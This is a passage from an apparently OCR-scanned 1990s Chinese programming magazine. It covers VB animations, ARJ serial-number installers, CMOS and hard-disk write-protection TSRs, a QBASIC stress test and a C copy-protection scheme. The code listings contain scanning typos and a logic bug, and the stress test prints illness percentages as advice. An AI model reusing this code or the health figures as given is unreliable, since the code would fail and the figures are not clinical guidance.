a1: If image3. Left  < 6120 Then
   '6120 为船移动到屏幕右边的坐标，此值可以随需要选取
 image3. Move image3. Left + 50
                 '移动此图像控件如嫌移动慢，可改变移动值
 Goto a1
 End If
 image1. visible = True  “欢”字出现
a2: If image1. Left  < 2120 Then
                         '2120 为“欢”字移动到屏幕中间的位置
 image1. Move image1. Lefe + 50 '移动此图像控件
 Goto a2
 End If
 image2. visible = True  “迎”字出现
a3: If image2. Left >  5420 Then
                         '5420 为“迎”字移动到屏幕中间的位置
 image2. Move image2. Left - 50 '移动此图像控件
 Goto a3
 End If
 For i = 1 To 10000
   '使窗体暂停一段时间时间长短可通过改变循环次数实现
 Next i
 menul. Show  '显示程序主窗体
 Unload cai  '卸载封面窗体
 End Sub
```

二、简单的“动画”

点击一 3D 按钮后，屏幕表现光线平行进入一玻璃管，在管中有一散射中心，有的光线射到此中心后反射到管的初始端。程序如下：

```
Sub Command3Dl_Click()
 Dim i, j, k, m, n  '定义变量
 For i = 2080 To 5520
        '显示出三条线，直到图像中的散射中心处，颜色为黑色
 Line (2080, 2760) - (i, 2760), RGB(0, 0, 0)
 Line (2080, 2860) - (i, 2860), RGB(0, 0, 0)
 Line (2080, 2660) - (i, 2660), RGB(0, 0, 0)
 Next i
 For j = 5520 To 4800 Step - 1  '反射光线第一次射到管壁上
 Line (5520, 2760) - (j, 2760 - (5520 - j) * . 33333333), RGB
                         (255, 0, 0) '反射光线，颜色为红色
 Line (5520, 2660) - (5520 + (5520 - j), 2660), RGB(0, 0, 0)
 Line (5520, 2860) - (5520 + (5520 - j), 2860), RGB(0, 0, 0)
'没有遇到散射中心的两条光线，为黑色，继续前进
 Next j
 For k = 4800 To 3360 Step - 1  '反射光线第二次射到管壁上
 Line (4800, 2520) - (k, 2520 + (4800 - k) * . 33333333),
                     RGB(255, 0, 0)  '反射光线，颜色为红色
 Line (6240, 2660) - (6240 + (4800 - k), 2660), RGB(0, 0, 0)
 Line (6240, 2860) - (6240 + (4800 - k), 2860), RGB(0, 0, 0)
                        '没有遇到散射中心的两条光线，颜色为黑色
 Next k
 For m = 3360 To 2080 Step - 1  '反射光线第三次射到管壁上
 Line (3360, 3000) - (m, 3000 - (3360 - m) * . 33333333),
                  RGB(255, 0, 0)        '反射光线，颜色为红色
 Next m
 End Sub
```

三、封底

封底的设计是：先出现全黑的屏幕，然后从上至下逐渐拉出白底红字的“再见”的字样。先按要求在画板中做一个 BMP 图，上面写着“再见”。然后在一名为 BYE 的窗体中加入一个全屏大的 Picturel，将 BMP 图装入。程序如下：

```
Sub Form_Load()
Dim i  '定义变量
 bye. Show  '封底出现
 Unload menu1  '卸载主菜单
al: If picture1. Height  < 7130 Then '7130 为图的高度
 picturel. Height = picture1. Height + 50 '下拉屏幕
 GoTo al
 End If
 For i = 1 To 20000  '使窗体暂停一段时间
 Next i
 End  '结束所有操作
 End Sub
```

给软件加序列号

□黑龙江　戴志康

ARJ 压缩的文档，可以加入密码字，要正确解压软件，必须输入正确的密码（序列号），ARJ 在存放密码的时候对原密码进行随机加密，极难解密，保证了压缩文档加密的可靠性。

在一个软件包中，总有一个或几个至关重要的文件，缺少了它们整个软件都不能正常运行，我们把这样的文件称为核心文件。要为软件加入序列号，首先可以用 ARJ A －G[序列号] [压缩文档名] [核心文件名] 的格式将核心文件压缩，记下序列号，印在软件用户手册上，再用普通方式将其他辅助文件压缩。然后将压缩包文件复制到软盘，成品盘的制作即告完成。

前面所述只是思路，在实际应用中尚不实用。首先，一个好的软件不能要用户手工来安装，需编制一个安装程序；其次，每次手工压缩核心文件并加密非常麻烦，同样无法批量制作成品盘。为了解决上述问题，笔者特编写了两个程序，能够全自动实现成品软件的制作。

程序 1：安装程序 INSTALL. BAT

```
@echo off
rem XXX 为软件的名字, 可以更改
rem 压缩文档名说明:
rem XXX. arj ——整个软件的核心文件压缩包
rem OTHER. arj ——其他辅助文件压缩包
rem 序列号的输入应在命令行进行, 即 INSTALL_<序列号>
echo This program will install the XXX to your HD.
echo You must input the serial number in your USER GUIDE
echo in command line, or you will not to use the software.
if "%1"=="" goto err
echo.
echo Please check your serial number, if it is wrong number,
echo I will not install the software.
echo The number what you input is : %1
pause
md c:\XXX
cd c:\XXX
arj x -g%1 a:XXX.arj
arj x a:OTHER.arj
goto end
:err
echo Usage: INSTALL SERIAL NUMBER
echo Please input the number and try again!
goto end
:end
```

程序说明：本程序能将 A 盘加密了的主文件包 XXX. ARJ 和其他辅助文件包 OTHER. ARJ 自动安装到 C：\XXX。用户在使用时必需输入正确的序列号，如果序列号不对，则软件的核心文件无法安装，从而阻止了非法用户的使用。有高级要求的用户可以参照上面的 BAT 文件进一步加工，变成图形界面，完全达到专业水准。

程序 2：自动制作成品盘工具 MAKER. BAS

请用 Quick BASIC 4. 5 编译成 EXE 文件，以便使用。

```
REM ==========================
REM 变量说明: FILE1$——核心文件在 A: 的压缩包文件名
REM    FILE2$——欲压缩的核心文件名, 应在当前目录下。
REM OTHER. ARJ 为辅助文件压缩包, 请先压缩好并放在当前目录
REM ==========================
CLS
PRINT "Software serial number maker V1.0"
PRINT "copyright(C) Dai Zhikang, 1997"
PRINT
file1$ = "a:xxx.arj": file2$ = "xxx.exe"
empty$ = " ": a$ = "ARJ A -G"
OPEN "temp.bat" FOR OUTPUT AS #1
t! = 3600 * VAL(LEFT$(TIME$, 2)) + 60 * VAL(MID
        $(TIME$, 4, 2)) + VAL(RIGHT$(TIME$, 2))
RANDOMIZE t! - 65536! * INT(t! / 65536!) - 32768!
sn$ = STR$(INT(RND * 1D+16) + 1)
sn$ = MID$(sn$, 2, 13)
all$ = a$ + sn$ + empty$ + file1$ + empty$ + file2$
PRINT #1, "@pause"
PRINT #1, all$
PRINT #1, "@copy other.arj a:"
CLOSE #1
PRINT "This software's serial number is :"; sn$
PRINT "Please write it down! I will go on!"
SHELL "temp"
KILL "temp.bat"
```

程序说明：该程序用于制作软件的成品盘，它将在 A 盘自动生成一个带有 13 位随机序列号的核心文件包 XXX. ARJ 并拷贝辅助文件包 OTHER. ARJ 到 A 盘，以供安装程序安装时使用。

本程序使用了随机函数作软件的序列号，其实用数字累加也可以，但那样正确的序列号将很容易被非法用户试验出来，即降低了保密程度，所以未加采用。而用随机数就无此问题。

但是，从理论上讲，随机数是可能有重复的，幸好整个序列号数字是 13 位，又是随机产生，重复的概率非常非常小，因此采用随机数作序列号是可行的。

程序 3：批量制作成品盘程序 AUTOMAKE. BAT

```
@echo off
echo Please prepare the Floppy Disk in drive A
echo Press CTRL-C to stop.
:start
maker
echo Please change another disk to drive A.
pause
goto start
```

程序说明：比起前面几个程序来，这个可算是简单多了。作用是不断调用 MAKER. EXE，成批制作软件成品盘。

给 CMOS RAM 数据区增加“保护网”

□江苏　唐从刚

CMOS RAM 芯片数据区(CMOS RAM DATA)中包含了计算机启动时必需的数据以及计算机的基本配置信息。一旦 CMOS RAM DATA 区的重要数据被改变,启动时系统自检程序对 CMOS RAM DATA 区校验就会发生错误从而系统强行进入 BIOS 系统设置程序。这就是所谓的 CMOS RAM DATA 区脆弱、不堪一击的主要原因。

下面是用 Turbo Pascal 6.0 编写的中断内存驻留程序,它链接了中断 1CH,每次时钟中断发生时,该驻留程序就会对 CMOS RAM DATA 区进行检查,一旦 CMOS RAM DATA 区有变动,立即更改过来,并提出警告信息。它只占用 4.8KB 内存,完全不会影响其它应用程序的运行。

```
{单元 MYCMOS.PAS}
unit mycmos;
interface {接口部分}
{初始化部分常量和变量}
const inthandler = $90;
var k: byte;
 buf: array [14..128]of byte;
 intlcsave, tmp: pointer;
procedure test;
procedure init;
procedure print(x, y: byte; s: string);
procedure inkeep(size: word);
implementation {实现部分}
uses dos; {使用 DOS 单元}
procedure print(x, y: byte; s: string);
                              {直接写屏子程序}
var
 i, k: word;
 begin
 k: = x * 160 + 2 * y;
 for i: = 1 to length(s) do
 begin
 mem[$b800: k]: = byte(s[i]); {向显
                              示缓冲区写字符}
 inc(k); {地址加 1}
 mem[$b800: k]: = $F4; {以白底红色
                              闪烁显示}
 inc(k); {地址加 1}
 end;
 end;
procedure inkeep(size: word); {驻留内
                              存子程序}
var regs: registers;
begin
 regs.ax: = $3100;
 regs.dx: = size;
 intr($21, regs);
end;
procedure test; {检测 PCMOS.EXE 是
                              否装载子程序}
begin
 getintvec(inthandler, tmp);
 if tmp = nil then writeln('CMOS RAM
DATA PROTECT SYSTEM 2.0 IS
LOADED!')
 else
 begin
 writeln(#7, 'ERROR: CMOS RAM DA-
TA PROTECT SYSTEM 2.0 HAS
BEEN LOADED!');
 halt(1); {失败返回}
 end;
end;
procedure init; {初始化子程序}
begin
 k: = $0E; {从第 0E 个字节开始}
 repeat
 port[$70]: = k;
 buf[k]: = port[$71];
 inc(k); {地址加 1}
 until k> = $80; {直到 K 大于或等于
                              $80 为止}
end;
end.
      PCMOS.PAS
program pcmos;
uses dos, mycmos; {使用单元 DOS,
                              MYCMOS}
{中断 1CH 新处理子程序}
procedure intlcnew (flags, cs, ip, ax, bx,
            cx, dx, si, di, ds, es, bp: word);
interrupt;
var i, wrong_times: byte; regs: registers;
begin
 inline($fa); {屏蔽中断}
 i: = $0E; {从第 0E 个字节开始}
 wrong_times: = 0; {计错单元初始化}
 repeat
 port[$70]: = i;
 if buf[i] < > port[$71]then
 begin
 port[$71]: = buf[i]; {如果当前单元有
                              改动,立即更改过来}
 inc(wrong_times); {计错单元加 1}
 end;
 inc(i);
 until i > = $80;
 if wrong_times> 0 then{如果计错单元
不是 0, 说明 CMOS RAM DATA 区
                              {有变动,则显示警告信息}
 begin
 print(5, 20, 'Write protect error writing
CMOS RAM DATA?');
 print(6, 20, 'Abort, Ignore or Fail? ');
 end;
 intr(inthandler, regs); {执行中断 90H,
                              即原中断 1CH)}
 inline($fb); {开放中断}
end;
{主程序开始}
begin
 test;
 init;
 setintvec($1c, intlcsave); {将中断 1CH
                              向量放到 intlcsave 指针}
 setintvec(inthandler, intlcsave); {将中
                              断 1CH 挂到中断 90H 上}
 setintvec($1c, @intlcnew); {将新中
断 1CH 处理子程序挂到中断 1CH 上}
 inkeep(300); {驻留内存}
end.
```

该程序在海洋 486/80 机上调试通过,经编译后,可在 CONFIG.SYS 配置文件中,用命令 INSTALL = C:\DOS\PCMOS.EXE 加载,也可以在 AUTOEXEC.BAT 中用命令 LH C:\DOS\PCMOS.EXE 加载到上位内存。

给硬盘“贴上”写保护

□天津　李金旺

软盘设有写保护缺口，自然在防止写操作上有它的方便条件，但是对于硬盘来说，则显得先天不足，可是由于其容量大、速度快等优点，而使其使用频率远远高于软盘，同样其中数据遭到破坏的概率也远远超过软盘。所以有时我们需要把硬盘象软盘那样‘贴上’写保护，以达到只能读不能写的目的。下面的程序将帮您这个忙。

该程序为 TSR 程序，其原理是在原 13h 号中断服务程序前串上该驻留程序，每当系统或程序发出写盘操作时，该驻留程序将判断出是否为写硬盘操作，若是则 iret，否则调用原 13h 号中断服务程序完成必要的写盘操作，同时笔者为避免该程序重复驻留内存，也为使该程序具有取消写保护功能而进行了精心设计，使该程序可多次执行，当奇数次执行时显示“Can’t write to C”信息，当偶数次执行时显示“Can write to C”信息，从而使该程序更具灵活性。

该程序是用汇编语言编写的，采用 com 文件格式，故需经 masm 命令汇编、link 命令链接后再用 exe2bin 命令将 exe 文件转换成 com 文件，方可在 DOS 下执行。该程序最好安装在 autoexec. bat 文件中使用，这样 xbh. com 程序在每次启动机器时都被执行一次，从而使硬盘工作在写保护状态下，一方面可以防止病毒侵害硬盘，另一方面可以防止他人非法向硬盘写入文件，此时该程序名 xbh 就是硬盘的保护者，假如不幸此名被他人得知，请读者将其改为其它名称即可(源程序 xbh. asm 附后，当硬盘处在写保护状态时，可在 A 或 B 盘上建立文件)。

使用环境：MS－DOS 2. 0、PC/XT 机型以上。

首先使硬盘进入到 Can’t write to C 状态，把 A 或 B 盘中的一个文件（确保硬盘当前目录下不存在此文件）拷贝到 C 盘上，然后用 dir 命令列出 C 盘目录，这时读者朋友可能会感到意外，被拷贝的文件居然列了出来。不过这只是内存缓冲区中存在的当前目录影像，当你热启动后再 dir 肯定不会出现上面的情况。然后再使硬盘进入到 Can write to C 状态，操作同上。

```
cseg segment
        assume cs: cseg, ds: cseg, es: cseg
        org 100h
start:  mov ah, 35h
        mov al, 13h
        int 21h                  ; 取中断入口地址
        mov si, offset open
        mov di, si
        cld
        mov cx, 8
        repz cmpsb               ; 该程序是第一次执行吗?
        jnz init                 ; 是, 转
        xor es: [pd], 1          ; pd 单元内容取反
        cmp es: [pd], 0
        jz  next
        mov ah, 9h
        mov dx, offset open
        int 21h                  ; 显示"Can't write to C"
        jmp next1
next:   mov ah, 9h
        mov dx, offset close
        int 21h                  ; 显示"Can write to C"
next1:  mov ah, 4ch
        int 21h                  ; 返回 DOS
open    db 07, "Can't write to C", 13, 10, 24h
close   db 07, "Can write to C", 13, 10, 24h
oldint13 dd ?
pd      db 1
newint13 proc far
        sti
        cmp ah, 3                ; 是写盘操作吗?
        jz next2                 ; 是, 转
next3:  pushf
        call cs: oldint13        ; 否, 调用原中断服务程序
        jmp next4
next2:  cmp dl, 80h              ; 是 C 盘吗?
        jnz next3                ; 否, 转
        cmp cs: [pd], 1
        jnz next3
next4:  iret                     ; 中断返回
newint13 endp

init:   mov ah, 9
        mov dx, offset open
        int 21h                  ; 显示"Can't write to C"
        mov al, 13h
        mov ah, 35h
        int 21h                  ; 取中断入口地址
        mov word ptr oldint13, bx
        mov word ptr oldint13[2], es
        mov dx, offset newint13
        mov al, 13h
        mov ah, 25h
        int 21h                  ; 设置中断向量
        mov dx, offset init
        int 27h                  ; 驻留退出
cseg    ends
        end start
```

心理应激压力的测试程序

□宁夏 李更生

本文根据美国心理学家霍尔姆斯和雷赫 (Holmes and Rahe)的‘社会心理应激评定量表’提供的参照,用QBASIC语言编制一个电脑测试心理应激压力的程序,读者可以随时测试出自己的心理应激压力,以便及时调整,保护身体健康。

本程序使用非常方便,运行程序后只需按计算机屏幕显示的汉字提问,根据自身具体情况从键盘上选择Y(YES)或N(NO)。最后,程序会自动统计出被测人的心理应激压力的分值,同时告诉被测者的心理应激压力的状态,并提出相应的建议供被测人参考。

```
10 REM ″心理应激压力测试程序″
20 CLS : PRINT
30 PRINT TAB(20); ″欢迎使用心理应激压力测试程序″
40 PRINT : PRINT TAB(24); ″程序编制者: 李更生″
50 DIM M$(43), T(43)
60 FOR I = 1 TO 43
70 READ M$(I), T(I)
80 NEXT I
85 M = 0
90 FOR I = 1 TO 43
100 CLS
110 PRINT TAB(10); M$(I): PRINT
120 INPUT ″请回答以上问题, 肯定请按 Y, 否定请按 N″; T$
130 IF T$ = ″Y″ OR T$ = ″Y″ THEN 150
140 IF T$ <> ″Y″ OR T$ <> ″y″ THEN 160
150 M = M + T(I)
160 NEXT I
170 IF M > 300 THEN 350
180 IF M > 200 AND M <= 300 THEN 300
190 IF M > 150 AND M <= 200 THEN 250
200 PRINT TAB(10); ″您的心理应激压力常数测量值 M =″; M
210 PRINT TAB(10); ″测量表明您的心理压力处于正常
                              状态, 请继续保持下去。″
220 GOTO 500
250 PRINT ″您的心理应激压力常数测量值 M =″; M
260 PRINT ″您的心理压力稍超出正常值, 身体患病率
                 =37%, 建议注意心理调适, 减轻心理负担。″
270 GOTO 500
300 PRINT ″您的心理应激压力常数测量值 M =″; M
310 PRINT ″您的心理压力已经超出正常值, 身体患病率
     =51%, 您要接受心理咨询和疏导, 并到医院检查身体。″
320 GOTO 500
350 PRINT ″您的心理应激压力测量值 M =″; M
360 PRINT ″您的心理压力极大超出正常值, 身体患病率
            =79%, 您必须接受心理治疗, 并全面检查身体。″
500 PRINT TAB(20); ″还要测量其他人吗?(Y/N)″
510 INPUT N$
520 IF N$ = ″Y″ OR N$ = ″y″ THEN 85
530 END
540 DATA″您是否已经丧偶?″, 100, ″您是否已经离婚?″, 73, ″您是否夫妻分居?″, 65, ″您是否进过监狱?″, 63, ″您近期是否有亲人死亡?″, 63, ″您近期是否受伤或患病?″, 53
550 DATA″您是否正在度蜜月?″, 50, ″您是否失去工作?″, 47, ″您是否又复婚?″, 45, ″您是否已经退休?″, 45, ″您的家族成员是否患病?″, 44
560 DATA″您是否怀孕?″, 40, ″您存在性生活障碍吗?″, 39, ″您家中增加了新成员吗?″, 39, ″您近期是否调换了新工作?″, 39, ″您的经济状况发生了重大变化?″, 38
570 DATA″您的好朋友近期有去世的吗?″, 37, ″您又改行从事新职业吗?″, 36, ″您夫妻感情不合吗?″, 35, ″您是否大量借贷?″, 31, ″您是否有抵押或借贷到期的情况?″, 30
580 DATA″您的职务最近发生改变吗?″, 29, ″您是否有儿女离家出走?″, 29, ″您是否卷入司法纠纷?″, 29, ″您是否有杰出的个人成就?″, 28, ″您的配偶开始或停止工作?″, 26, ″您近期是否有升学或辍学的情况?″, 26
590 DATA″您的生活状况有变化吗?″, 25, ″您的个人习惯发生改变吗?″, 24, ″您与上司发生了矛盾吗?″, 23, ″您的工作时间和条件发生变化吗?″, 20, ″您的家庭迁居了吗?″, 20
600 DATA″您是否转学?″, 20, ″您的娱乐活动改变了吗?″, 19, ″您的宗教活动改变了吗?″, 19, ″您的社会活动改变了吗?″, 18, ″您是否有少量的借贷?″, 17
610 DATA″您的睡眠习惯改变了吗?″, 16, ″您与家人近期有离合吗?″, 15, ″您的饮食习惯近期有变化吗?″, 15, ″您近期是否休假?″, 13
620 DATA″您是否处于假日狂欢?″, 12, ″您是否有轻度的违章违法?″, 11
```

不用钥匙盘实现防复制

□新疆 梁唤雷

先来听个故事:有一天,软件大盗的我在同事那里看到才华横溢的你所编写的程序,觉得不错,便乘他没注意,从他的硬盘上拷了一份,并装入了我的机器,结果却发现执行后显示一片混乱。我只得又向他要该软件的安装版。

当我执行了安装程序 INSTALL.EXE 后,屏幕上演示了一些该软件的功能,果然棒极了,但屏幕上又出现了下面这样一些文字:"本程序根据您的机型及配置,产生了一个密码锁,请记下该密码锁,并打电话或写信,向本程序作者询问相应的开锁口令!"

我拿出被我改造为作案工具的各类软件,什么 RCOPY、GB4、GAMETOOL、SOFT_ICE,经过一番连撬带砸,终于发现这个软件的加密方法有些与众不同:第一,它是在源程序中加密的,使除外壳工具 RCOPY 失去了作用;第二,它的密码锁是根据机器型号而变化的,因而每台机器开锁的口令也都各不相同,这就使用户得到口令后却无法再传授给别人;第三,这把密码锁实在古怪,它竟没有判断口令正确与否的程序段!不管我的口令对不对,它都很客气地开锁放我进去,但待我进去一瞧,却发现原来是个堆满了垃圾的破房子,而且象这样的垃圾堆约有 2 的 32 次方那么多,那个装满了钞票的房子就隐藏在这些破房子当中,难道要我一个一个地去试吗?看来我想免费使用该软件是没戏了。经过一番讨价还价,我们终于谈妥了价钱。于是你到你的微机前运行一个名叫 ANSWER.EXE 的程序,输入我提供给你的密码锁后,ANSWER 程序计算出相应的开锁口令,你再将这个口令告诉了我,于是你的一笔生意就这样做成了。你甚至免除了给我拷盘、邮寄等一系列手续,只是敲了几下键盘,回答了一下我的提问,就捞了一笔。如果你是网络用户的话,那么这种防复制的方法就更加可以大显身手了,你可以把安装程序散发给网上的每一个人,然后坐在电话机旁等着用户来找你就行了。

好了,故事讲完了。下面让我们动手用 C 语言来构造一个具体的演示程序,以实现我们成为那个幸运的软件制作人的梦想。以下程序在 Turbo C 2.0 和 Borland C++ 3.1 下均调试通过,适用于所有 IBM PC 兼容机。该程序由四个部分组成:1. 应用软件 SHOW1.C,如果机型正确,它将显示一段版权信息;2. 打包程序 PACKED.C,将 SHOW1.EXE 加密,生成 INSTALL.DAT;3. 安装程序 INSTALL.C,询问开锁口令后,将 INSTALL.DAT 解密,生成 SHOW2.EXE,并将当前机器型号写入 SHOW2.EXE,使其能够正常显示;4. 计算开锁口令的 ANSWER.C 程序。

首先,要想使应用软件只能在固定的机器上运行,必须有一个判断机器类型的函数。在以往很多的加密软件中,都用安装后应用软件在硬盘上的位置(譬如首簇号)作为判断标志,这不是一种好办法,因为有很多情况都会改变文件在硬盘上的物理位置。

我们知道,每台微机中都有一个 ROM-BIOS 芯片,其中有生产该芯片的厂家名及产品序列号,因此,不同机器 ROM 芯片的内容均不相同。ROM 芯片的地址固定为 F0000 到 FFFFF 之间的 64KB 字节,我们并不需要知道芯片中厂家名及产品序列号的具体偏移地址,只需简单地对这 64KB 只读内存进行求和即可,具体函数如下:

```
#include <dos.h>
unsigned long rom_sum(void)
{ unsigned int i;
unsigned long sum=0, far *romp;
for (i=0; i<=0x3FFF; i++)
{romp=(unsigned long far *)MK_FP(0xF000, i*4);
 sum+=*romp;
}
return sum;
}
```

同样,我们也可以对 CMOS 中的硬件参数和硬盘主引导的固定字节求和,以便正确识别机器型号,这些都可以用 C 语言实现,本文为了简单,不再使用这些方法。

因为 INSTALL.C 和 SHOW1.C 都要使用该函数,所以我们可将它作为一个头文件使用,命名为 MYCOMMON.H。

接着,让我们开始编写应用程序 SHOW1.C。值得注意的是,本程序中 data 变量的实际值应由安装程序写入,但由于被编译后,data 在文件 SHOW1.EXE 中的偏移地址是未知的,因此我们这里给它赋一个特殊值 0xD7C0BDBB,于是 PACKED.C 程序中的函数 find_hex() 就能够在文件 SHOW1.EXE 中搜索该数据,以确定 data 的地址。另外,data 必须作为全局变量,否则被编译后将不被连续存储,就会导致 find_hex() 函数找不到该变量。

```
#include <stdio.h>
#include "mycommon.h"
unsigned long data=0xD7C0BDBB;
void main(void)
{ char word[]="\n 本程序版权属梁唤雷所有!";
/* 实际编程时这段版权信息最好用密文形式 */
int i, show;
unsigned long key=0xD6BECAD3;
for(i=0; word[i]; i++)
{ key=data^rom_sum();
/* 在 ROM 内存和正确时, key 值应为 0xFF0000FF; 另外将此句放入循环内部是为了防备用 GB4 的 LOAD/ SAVE GAME 功能作案 */
show=word[i]& key; show^=key>>8;
```

```
show^=key>>16; show&=key>>24; putchar(show);
}
}
```

上面的程序被编译后，若直接运行则显示出来的是些乱七八糟的字符，这是因为 data 变量尚未被赋予正确值的缘故。

下面的 PACKED.C 程序将 SHOW1.EXE 加密打包，变换为文件 INSTALL.DAT，以供安装时 INSTALL.EXE 程序使用。


```
#include <stdlib.h>
#include <string.h>
#include <stdio.h>
#include <mem.h>
/* 函数 find_hex()在文件中搜索指定的数据串 data,返回其在文件中的偏移地址。注意也有可能 SHOW1.C 被编译后,其中值为 0xD7C0BDBB 的数多于一个,因此在打包前最好用 PCTOOLS 查找一下,如果多于一个,可将 data 换为另一个数再试试*/
unsigned long find_hex(FILE *fp, char *data)
{ char p[100];
int len;
unsigned long i;
len=strlen(data); fread(p, 1, len, fp);
for (i=0; !feof(fp); i++)
 { if(!memcmp(data, p, len))break;
 memmove(p, p+1, len-1); p[len-1]=fgetc(fp);
 }
rewind(fp);
return i;
}
void main(void)
{ FILE *fp1, *fp2;
unsigned long address, one, tmp, yhbl=0xC0D2FCBF;
/* 变量 yhbl 和 INSTALL.C 及 ANSWER.C 中的 yhbl 是相互一致的*/
char data[]={0xBB, 0xBD, 0xC0, 0xD7, NULL};
/* 数组 data 与 SHOW1.C 中的长整型变量 data=0xD7C0BDBB 是一致的 */
fp1=fopen("SHOW1.EXE", "rb");
if(!fp1) { puts("找不到要打包的文件 SHOW1.EXE!");
return; }
address=find_hex(fp1, data);
fp2=fopen("INSTALL.DAT", "wb");
fwrite(&address, sizeof(long), 1, fp2);
/* 将变量 data 在文件 SHOW1.EXE 中的偏移地址写入 INSTALL.DAT */
for(; !feof(fp1); )
{ fread(&one, sizeof(long), 1, fp1);
tmp=~one^yhbl;
fwrite(&tmp, sizeof(long), 1, fp2);
yhbl=one;
}/* 加密处理 SHOW1.EXE */
fcloseall();
puts("打包成功,已生成 INSTALL.DAT 文件!");
}
```

让我们再来看看程序 INSTALL.C 的源代码：


```
#include <stdio.h>
#include <string.h>
#include "mycommon.h"
#define CL 0xF1B8CDB0
/* 常量 CL 可任意取值,但应与 ANSWER.C 中的 CL 一致*/
void main(void)
{ unsigned long one, tmp, yhbl, data, sum, address, lpw[2];
char pw[256];
int i=0xBAC1;
FILE *fp1, *fp2;
sum=rom_sum();
fp1=fopen("INSTALL.DAT", "rb");
if(!fp1)
{ puts("缺少安装所需的数据文件 INSTALL.DAT!")
                                        ; return; }
/* 此处如能添上一段自吹自擂的广告词或软件功能演示,效果尤佳!*/
printf("\n 本机密码锁为:%08lX,", ~sum^CL);
printf("\n 现在请你根据密码锁输入相应的口令(\"quit\"
                                        退出安装):");
gets(pw);
if(!strcmp(pw, "quit")) return;
sscanf(pw, "%8lX", lpw);
/* 用户口令值应为~(密码锁^0xF1B8CDB0)^0xC0D2FCBF,但下面并不判断口令正确与否,而是直接根据该口令生成 SHOW2.EXE 文件,如果口令错误,将生成一个垃圾文件。另外在实际编程时,应使密码锁与口令之间的函数关系越复杂越好,以防用户试出来*/
lpw[0]^=sum; yhbl=lpw[0];
/* 如果口令正确,此时 yhbl 值应为 0xC0D2FCBF,这与 PACKED.C 中的变量 yhbl 是一致的! */
fp2=fopen("SHOW2.EXE", "w+b");
fread(&address, sizeof(long), 1, fp1);
/* 读取存放在 INSTALL.DAT 中的变量 data 的地址 */
for(; !feof(fp1); )
{ fread(&tmp, sizeof(long), 1, fp1);
yhbl=one=~(tmp^yhbl);
fwrite(&one, sizeof(long), 1, fp2);
} /* 解密生成 SHOW2.EXE */
rewind(fp2); i=getw(fp2);
if(i!=0x5A4D) printf("\n 口令错误,安装失败!");
/* 判断生成的 SHOW2.EXE 文件头两个字节是否为'MZ',因为 EXE 文件的头两个字节应为'MZ'*/
else
 { printf("\n 现已安装成功!");
 fseek(fp2, address, SEEK_SET);
 data=sum^0xFF0000FF; /* 计算应写入 SHOW2.EXE 中的 data 值*/
 fwrite(&data, sizeof(long), 1, fp2); /* 将变量 data 写入 SHOW2.EXE 中 */
 }
fcloseall();
}
```

OK,程序的主体部分已完工,让我们再把最后一部分,即 ANSWER.C 程序搞定!

```
#include <stdio.h>
#define CL 0xF1B8CDB0
void main(void)
{ char lock[256];
unsigned long llock[2], pw, yhbl=0xC0D2FCBF;
printf("\n 请输入用户提供的密码锁:");
gets(lock); sscanf(lock, "%8lX", llock);
pw=~(llock[0]^CL)^yhbl;
printf("该用户应回答的口令是%08lX", pw);
}
```



用 FoxPro 实现信封打印



□北京 张建勇

经常需要大量发信的单位，用手工抄写信封既容易出错，效率又低，将单位名称、地址及邮编等存入数据库文件中，用 FoxPro 编写一个打印系统，不仅快捷而且打印效果正规整齐。该系统使用标准信封，通过调整，可将邮编整齐打印至信封邮编框内，并打印地址、名称及收件人。打印机最好使用佳能 BJ10EX 及其它型号的便携式打印机，此类打印机进出信封容易控制，打印成功率高。

一、数据库结构

本程序中共有三个数据库，主数据库名为 erototal. dbf，其结构如下：

Field	Field Name	Type	Width	Dec
1	UNITNAME(单位名称)	Character	70	
2	ADDRESS(单位地址)	Character	76	
3	POSTCODE(邮编)	Character	9	
4	PERSNAME(收件人)	Character	34	
5	DQ(所在地区)	Character	30	
6	COUNTRY(所属国家)	Character	10	
7	DQDM(地区代码)	Character	10	
8	GBDM(国别代码)	Character	10	

地区代码库为 dq. dbf，其结构如下：

Field	Field Name	Type	Width	Dec
1	DM(代码)	Character	10	
2	DQ1(地区名)	Character	20	
3	NUM(序号)	Numeric	4	

国别代码库为 gb. dbf，其结构如下：

Field	Field Name	Type	Width	Dec
1	COUNTRY(国家名称)	Character	10	
2	CODE(代码)	Character	3	
3	NUM(序号)	Numeric	4	

二、程序开发过程

1. 运行 FoxPro，在 File 菜单中选 New 中的 Screen，建立一屏幕文件，取名为 XFDY. SCX。在 SCREEN 菜单中选 LAYOUT，然后点按 CODE 按钮，将如下程序片段写入 SCREEN SETUP CODE 中，对屏幕文件进行初始化。

```
set defa to c: \ xfdycx && 设定缺省工作目录为 c: \ xfdycx
DIMENSION dqname(1), dqcode(1), gbname(1),
                              gbcode(1) && 定义数组
IF USED("Dq")   && 如果数据库 dq 已经打开
    SELECT Dq   && 选用数据库 dq
ELSE
  USE Dq IN 0        && 在最小工作区打开数据库 dq
ENDIF
SELECT Dq. Dq1 from dq into array dqname
        && 将数据库 dq 中的 dq1 字段写入数组 dqname 中
SELECT Dq. Dm from dq into array dqcode
        && 将数据库 dq 中的 dm 字段写入数组 dqcode 中
SELECT Dq
USE && 将数据库 dq 关闭
IF USED("gb")
   SEECT gb
ELSE
   USE gb IN 0
ENDIF
SELECT gb. country FROM gb INTO ARRAY gbname
SELECT gb. code FROM gb INTO ARRAY gbcode
SELECT gb
USE
IF !USED("erototal") && 如果数据库 erototal 没有打开
    USE erototal IN 0 && 在最小工作区打开数据库 erototal
ENDIF
SELECT erototal && 选用数据库 erototal
go top  && 把指针移到顶部
m. cxtotal = 0     && 符合条件的记录个数初值为 0
mgbcode = gbcode(1) && 将 gbcode 的第一个单元赋给 mgbcode
mdqcode = dqcode(1) && 将 dqcode 的第一个单元赋值给 mdqcode
count to m. cxtotal && 将符合条件的记录个数赋给 m. cxtotal
```

在 SCREEN 菜单中选 LAYOUT，然后点按 CODE 按钮，再点按 On Refresh(Show Gets)，输入如下程序片段，用来初始化屏幕显示：

```
@ 19. 923, 63. 400 SAY m. cxtotal
 SIZE 1. 000, 7. 000
FONT "MS Sans Serif", 12
PICTURE "9999"
```

2. 点按屏幕工具 [ab] 建立可以输入单位名称的 Field，在 Field 对话框中，选 Input Field(Get)选项按钮，在 Input 栏输入 m. unitname。

3. 点按屏幕工具 [ ] 建立可按照输入单位名称打印的 Push Button，在 Push Button 对话框中的 Push Button Prompts 后输入“打印”，在 Variable 后输入 m. dych ;点按 Valid 按钮，将如下程序片段键入：

```
